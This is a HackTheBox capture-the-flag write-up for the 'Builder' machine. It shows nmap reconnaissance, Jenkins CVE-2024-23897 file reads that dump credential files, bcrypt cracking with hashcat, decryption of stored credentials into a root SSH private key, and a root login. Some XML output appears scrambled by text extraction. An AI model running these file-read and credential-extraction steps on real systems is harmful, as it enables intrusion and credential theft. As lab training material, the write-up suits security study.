Máquina Builder

title: Builder HTB

image: /assets/img/Anexos/

description: Builder HTB [Difuculty Medium]

categories: [CTF,HackTheBox]


tags: [hacking,medium]

Introduction

Builder is a medium-difficulty Linux machine that features a Jenkins instance. The Jenkins instance is found to be vulnerable to the CVE-2024-23897 vulnerability that allows unauthenticated users to read arbitrary files on the Jenkins controller file system. An attacker is able to extract the username and password hash of the Jenkins user `jennifer`. Using the credentials to login into the remote Jenkins instance, an encrypted SSH key is exploited to obtain root access on the host machine.

Machine Description

- Name: Builder
- Goal: Get two flags
- Difficulty: Medium
- Operating System: Linux
- link: https://app.hackthebox.com/machines/591



PDF Link

- PDF:

Reconnaissance

```shell
❯ nmap -sS -p- --open --min-rate 5000 -n -Pn 10.129.230.220 -oG nmap/scan1.txt
Starting Nmap 7.98 ( https://nmap.org ) at 2025-10-21 10:15 +0200
Nmap scan report for 10.129.230.220
Host is up (0.17s latency).
Not shown: 41873 closed tcp ports (reset), 23660 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
22/tcp   open  ssh
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 22.82 seconds
```


`nmap` reports us the ports `22` and `8080`, then we can make a further enumeration using `-sCV`:

```shell
❯ nmap -sCV -p22,8080 -n -Pn 10.129.230.220 -oN scan2.txt
Starting Nmap 7.98 ( https://nmap.org ) at 2025-10-21 10:16 +0200
```

```
Nmap scan report for 10.129.230.220
Host is up (0.041s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
8080/tcp open  http    Jetty 10.0.18
|_http-title: Dashboard [Jenkins]
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Jetty(10.0.18)
| http-robots.txt: 1 disallowed entry
|_/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.88 seconds
```

This time `nmap` scripts and banner grabbing reported us a **Jenkins** instance running in the previous port **8080**.

We can quickly realized about the Jenkins versión **2.441**:




```
SHELL
❯ searchsploit jenkins 2.441
------------------------------------------------------------------------------------------------------------------------------------
------------ --------------------------------
 Exploit Title                                                                                                   | Path
------------------------------------------------------------------------------------------------------------------------------------
------------ --------------------------------
Jenkins 2.441 - Local File Inclusion                                                                                         |
java/webapps/51993.py
------------------------------------------------------------------------------------------------------------------------------------
------------ --------------------------------
Shellcodes: No Results
```

After a quick vulnerability search using `searchsploit` we can see that a exploit is available in this versión, in this case a **LFI**.

```
SHELL
❯ python3 jenkins_lfi.py -u http://10.129.230.220:8080/ -p /etc/passwd
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
root:x:0:0:root:/root:/bin/bash
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```

```
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
jenkins:x:1000:1000::/var/jenkins_home:/bin/bash
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

Reading in some articles and blogs, Jenkins store users credentials which we can attempt to crack if we can access to `master.key`, `credentials.xml` y `hudson.util.Secret`.

- https://github.com/gquere/pwn_jenkins/blob/master/offline_decryption/jenkins_offline_decrypt.py

SHELL
```
❯ python3 jenkins_lfi.py -u http://10.129.230.220:8080/ -p /var/jenkins_home/secrets/master.key
3e3a8909d274de18b90e8d41789423c041dae2b1132514ac43b9714d62305dfba277b5bcec3a06339d9f111e902b64d063
bf2eb322eb641edb846e6c019c95cbc38b849fcc2085d5f220c5b6e5468f97d0397502c6afc5a9a1375d346cd0adf08ebc3
77f48124b9422e91beb5596cdecd72886d7c7e3816a8c488e0270394347
```

SHELL
```
python3 jenkins_lfi.py -u http://10.129.230.220:8080/ -p /var/jenkins_home/secrets/master.key > ../content/master.key
```

SHELL
```
python3 jenkins_lfi.py -u http://10.129.230.220:8080/ -p /var/jenkins_home/credentials.xml >
../content/credentials.xml
```

SHELL
```
python3 jenkins_lfi.py -u http://10.129.230.220:8080/ -p /var/jenkins_home/secrets/hudson.util.Secret >
../content/hudson.util.Secret
```

SHELL
```
❯ ls ../content
 credentials.xml  hudson.util.Secret  master.key
```

Explotation

> After obtaining these needed files, I tried to crack it but nothing since the exploits appers to only works once you're within the Jenkins instance/docker.

What I did was set up the jenkins docker locally in my attack machine in order to understand how it works talking about sensible file. After a while a realized that users and their credentials are store in `users.xml`. So lets try to dump the `users.xml` file knowing the jenkins directory:

SHELL
```
❯ python3 jenkins_lfi.py -u http://10.129.230.220:8080/ -p /var/jenkins_home/users/users.xml
<?xml version='1.1' encoding='UTF-8'?>
```

```
      <string>jennifer_12108429903186576833</string>
    <idToDirectoryNameMap class="concurrent-hash-map">
      <entry>
        <string>jennifer</string>
    <version>1</version>
</hudson.model.UserIdMapper>
    </idToDirectoryNameMap>
<hudson.model.UserIdMapper>
      </entry>
❯ python3 jenkins_lfi.py -u http://10.129.230.220:8080/ -p
/var/jenkins_home/users/jennifer_12108429903186576833/config.xml
      <hudson.tasks.Mailer_-UserProperty plugin="mailer@463.vedf8358e006b_">
      <hudson.search.UserSearchProperty>
        <roles>
      <jenkins.security.seed.UserSeedProperty>
        </tokenStore>
      </hudson.search.UserSearchProperty>
        <timeZoneName></timeZoneName>
    <properties>
      <jenkins.security.LastGrantedAuthoritiesProperty>
        <flags/>
      <hudson.model.MyViewsProperty>
</user>
      </jenkins.security.ApiTokenProperty>
        <views>
          <string>authenticated</string>
      <org.jenkinsci.plugins.displayurlapi.user.PreferredProviderUserProperty plugin="display-url-
api@2.200.vb_9327d658781">
<user>
          <name>all</name>
    <description></description>
        <emailAddress>jennifer@builder.htb</emailAddress>
        <collapsed/>
      </jenkins.security.seed.UserSeedProperty>
      </org.jenkinsci.plugins.displayurlapi.user.PreferredProviderUserProperty>
      </hudson.model.MyViewsProperty>
        <domainCredentialsMap class="hudson.util.CopyOnWriteMap$Hash"/>
          <filterQueue>false</filterQueue>
      <jenkins.security.ApiTokenProperty>
        <primaryViewName></primaryViewName>
        </views>
      </hudson.model.TimeZoneProperty>
      <com.cloudbees.plugins.credentials.UserCredentialsProvider_-UserCredentialsProperty
plugin="credentials@1319.v7eb_51b_3a_c97b_">
      </hudson.model.PaneStatusProperties>
      </hudson.tasks.Mailer_-UserProperty>
          <tokenList/>
      <jenkins.console.ConsoleUrlProviderUserProperty/>
          </hudson.model.AllView>
        <timestamp>1707318554385</timestamp>
          <owner class="hudson.model.MyViewsProperty" reference="../../.."/>
    </properties>
```

```
    </jenkins.model.experimentalflags.UserExperimentalFlagsProperty>
    </com.cloudbees.plugins.credentials.UserCredentialsProvider_-UserCredentialsProperty>
    <hudson.security.HudsonPrivateSecurityRealm_-Details>
      <insensitiveSearch>true</insensitiveSearch>
          <properties class="hudson.model.View$PropertyList"/>
    <hudson.model.TimeZoneProperty>
        <hudson.model.AllView>
    </hudson.security.HudsonPrivateSecurityRealm_-Details>
      <providerId>default</providerId>
      </roles>
    </jenkins.security.LastGrantedAuthoritiesProperty>
    <jenkins.model.experimentalflags.UserExperimentalFlagsProperty>
    <hudson.model.PaneStatusProperties>
<?xml version='1.1' encoding='UTF-8'?>
  <fullName>jennifer</fullName>
      <seed>6841d11dc1de101d</seed>
  <id>jennifer</id>
  <version>10</version>
      <tokenStore>
          <filterExecutors>false</filterExecutors>
    <io.jenkins.plugins.thememanager.ThemeUserProperty plugin="theme-manager@215.vc1ff18d67920"/>

<passwordHash>#jbcrypt:$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a</passwordHash>
```

SHELL

```
❯ hashid -m hash
--File 'hash'--
Analyzing '$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a'
[+] Blowfish(OpenBSD) [Hashcat Mode: 3200]
[+] Woltlab Burning Board 4.x
[+] bcrypt [Hashcat Mode: 3200]
--End of file 'hash'--%
```


SHELL

```
❯ hashcat -m 3200 hash /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
            CUDA SDK Toolkit required for proper device support and utilization.
            For more information, see: https://hashcat.net/faq/wrongdriver
            Falling back to OpenCL runtime.

OpenCL API (OpenCL 3.0 CUDA 13.0.94) - Platform #1 [NVIDIA Corporation]
============================================================================

* Device #01: NVIDIA GeForce RTX 2060, 5735/5735 MB (1433 MB allocatable), 30MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72
```

```
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 535 MB (6240 MB free)

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a:princess

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQ.../L4l1a
Time.Started.....: Tue Oct 21 11:51:53 2025 (0 secs)
Time.Estimated...: Tue Oct 21 11:51:53 2025 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-72 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:      594 H/s (17.29ms) @ Accel:1 Loops:32 Thr:11 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 330/14344384 (0.00%)
Rejected.........: 0/330 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:992-1024
Candidate.Engine.: Device Generator
Candidates.#01...: 123456 -> cassie
Hardware.Mon.#01.: Temp: 44c Fan: 33% Util: 94% Core:1980MHz Mem:6801MHz Bus:16

Started: Tue Oct 21 11:51:47 2025
Stopped: Tue Oct 21 11:51:54 2025
```

After using hashcat, we could crack the jeniffer's password, now we can log in the Jenkins instance.

Once in, we can go to `/script` path and execute a groovy rev shell:



Privilage Escalation

Once in, although we're in the jenkins docker container and not in the target machine, we can now try the previous exploit that did not work initially:

> https://github.com/hoto/jenkins-credentials-decryptor

```
jenkins@0f52c222a4cc:~$ ./jenkins-credentials-decryptor -m secrets/master.key -c credentials.xml  -s
./secrets/hudson.util.Secret
[
```
SHELL

```
  {
    "id": "1",
    "privateKey": "-----BEGIN OPENSSH PRIVATE KEY-----
\nb3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn\nNhAAA
AAwEAAQAAAYEAt3G9oUyouXj/0CLya9Wz7Vs31bC4rdvgv7n9PCwrApm8PmGCSLgv\nUp2m70MKGF5e+s1K
ZZw7gQbVHRI0U+2t/u8A5dJJsU9DVf9w54N08IjvPK/cgFEYcyRXWA\nEYz0+41fcDjGyzO9dlNlJ/w2NRP2xFg4+
vYxX+tpq6G5Fnhhd5mCwUyAu7VKw4cVS36CNx\nvqAC/KwFA8y0/s24T1U/sTj2xTaO3wlIrdQGPhfY0wsuYIVV
3gHGPyY8bZ2HDdES5vDRpo\nFzwi85aNunCzvSQrnzpdrelqgFJc3UPV8s4yaL9JO3+s+akLr5YvPhIWMAmTbfeT3
BwgMD\nvUzyyF8wzh9Ee1J/6WyZbJzlP/Cdux9ilD88piwR2PulQXfPj6omT059uHGB4Lbp0AxRXo\nL0gkxGXkcX
YgVYgQlTNZsK8DhuAr0zaALkFo2vDPcCC1sc+FYTO1g2SOP4shZEkxMR1To5\nyj/fRqtKvoMxdEokIVeQesj1Y
GvQqGCXNIchhfRNAAAFiNdpesPXaXrDAAAAB3NzaC1yc2\nEAAAGBALdxvaFMqLl4/9Ai8mvVs+1bN9Wwu
K3b4L+5/TwsKwKZvD5hgki4L1Kdpu9DChhe\nXvrNSmWcO4EG1R0SNFPtrf7vAOXSSbFPQ1X/cOeDdPCI7zyv3
IBRGHMkV1gBGM9PuNX3A4\nxsszvXZTZSf8NjUT9sRYOPr2MV/raauhuRZ4YXeZgsFMgLu1SsOHFUt+gjcb6g
AvysBQPM\ntP7NuE9VP7E49sU2jt8JSK3UBj4X2NMLLmCFVd4Bxj8mPG2dhw3REubw0aaBc8IvOWjbpw\ns70k
K586Xa3paoBSXN1D1fLOMmi/STt/rPmpC6+WLz4SFjAJk233k9wcIDA71M8shfMM4f\nRHtSf+lsmWyc5T/wnbsf
YpQ/PKYsEdj7pUF3z4+qJk9OfbhxgeC26dAMUV6C9IJMRl5HF2\nIFWIEJUzWbCvA4bgK9M2gC5BaNrwz3Agtb
HPhWEztYNkjj+LIWRJMTEdU6Oco/30arSr6D\nMXRKJCFXkHrI9WBr0KhglzSHIYX0TQAAAAMBAAEAAAG
AD+8Qvhx3AVk5ux31+Zjf3ouQT3\n7go7VYEb85eEsL11d8Ktz0YJWjAqWP9PNZQqGb1WQUhLvrzTrHMxW8Nt
gLx3uCE/ROk1ij\nrCoaZ/mapDP4t8g8umaQ3Zt3/Lxnp8Ywc2FXzRA6B0Yf0/aZg2KykXQ5m4JVBSHJdJn+9V\nsN
Z2/Nj4KwsWmXdXTaGDn4GXFOtXSXndPhQaG7zPAYhMeOVznv8VRaV5QqXHLwsd8HZdlw\nR1D9kuGLkzuif
xDyRKh2uo0b71qn8/P9Z61UY6iydDSlV6iYzYERDMmWZLIzjDPxrSXU7x\n6CEj83Hx3gjvDoGwL6htgbfBtLfqd
Ga4zjPp9L5EJ6cpXLCmA71uwz6StTUJJ179BU0kn6\nHsMyE5cGulSqrA2haJCmoMnXqt0ze2BWWE6329Oj/8Y11
sY8vlaPSZUaM+2CNeZt+vMrV/\nERKwy8y7h06PMEfHJLeHyMSkqNgPAy/7s4jUZyss89eioAfUn69zEgJ/MRX69
qI4ExAAAA\nwQCQb7196/KIWFqy40+Lk03IkSWQ2ztQe6hemSNxTYvfmY5//gfAQSI5m7TJodhpsNQv6p\nF4Ax
QsIH/ty42qLcagyh43Hebut+SpW3ErwtOjbahZoiQu6fubhyoK10ZZWEyRSF5oWkBd\nhA4dVhylwS+u906JlEFIcyfz
cvuLxA1Jksobw1xx/4jW9Fl+YGatoIVsLj0HndWZspI/UE\ng5gC/d+p8HCIIw/y+DNcGjZY7+LyJS30FaEoDWtIcZI
DXkcpcAAADBAMYWPakheyHr8ggD\nAp3S6C6It9eIeK9GiR8row8DWwF5PeArC/uDYqE7AZ18qxJjl6yKZdgSO
xT4TKHyKO76lU\n1eYkNfDcCr1AE1SEDB9X0MwLqaHz0uZsU3/30UcFVhwe8nrDUOjm/TtSiwQexQOIJGS7hm
\nkf/kItJ6MLqM//+tkgYcOniEtG3oswTQPsTvL3ANSKKbdUKlSFQwTMJfbQeKf/t9FeO4lj\nevzavyYcyj1XKmOP
Mi0l0wVdopfrkOuQAAAMEA7ROUfHAI4Ngpx5Kvq7bBP8mjxCk6eraR\naplTGWuSRhN8TmYx22P/9QS6wK0f
wsuOQSYZQ4LNBi9oS/Tm/6Cby3i/s1BB+CxK0dwf5t\nQMFbkG/t5z/YUA958Fubc6fuHSBb3D1P8A7HGk4fsxnX
d1KqRWC8HMTSDKUP1JhPe2rqVG\nP3vbriPPT8CI7s2jf21LZ68tBL9VgHsFYw6xgyAI9k1+sW4s+pq6cMor++IC
zT++CCMVmP\niGFOXbo3+1sSg1AAAADHJvb3RAYnVpbGRlcgECAwQFBg==\n-----END OPENSSH PRIVATE
KEY-----",
    "scope": "GLOBAL",
    "username": "root"
  }
]
```


> This works since Jenkis is using a ssh plugin where

Once the exploit retrieve the ssh key, we can ssh to the main target machine:

```shell
jenkins@0f52c222a4cc:~$ ssh root@10.129.230.220 -i id_rsa
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-94-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Tue Oct 21 01:46:56 PM UTC 2025
```

```
  System load:             0.0
  Usage of /:              66.5% of 5.81GB
  Memory usage:              21%
  Swap usage:              0%
  Processes:               223
  Users logged in:         0
  IPv4 address for docker0: 172.17.0.1
  IPv4 address for eth0:    10.129.230.220
  IPv6 address for eth0:    dead:beef::250:56ff:fe94:977


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Tue Oct 21 13:46:59 2025 from 172.17.0.2
root@builder:~# id
uid=0(root) gid=0(root) groups=0(root)
```

And we're now root in the main target machine.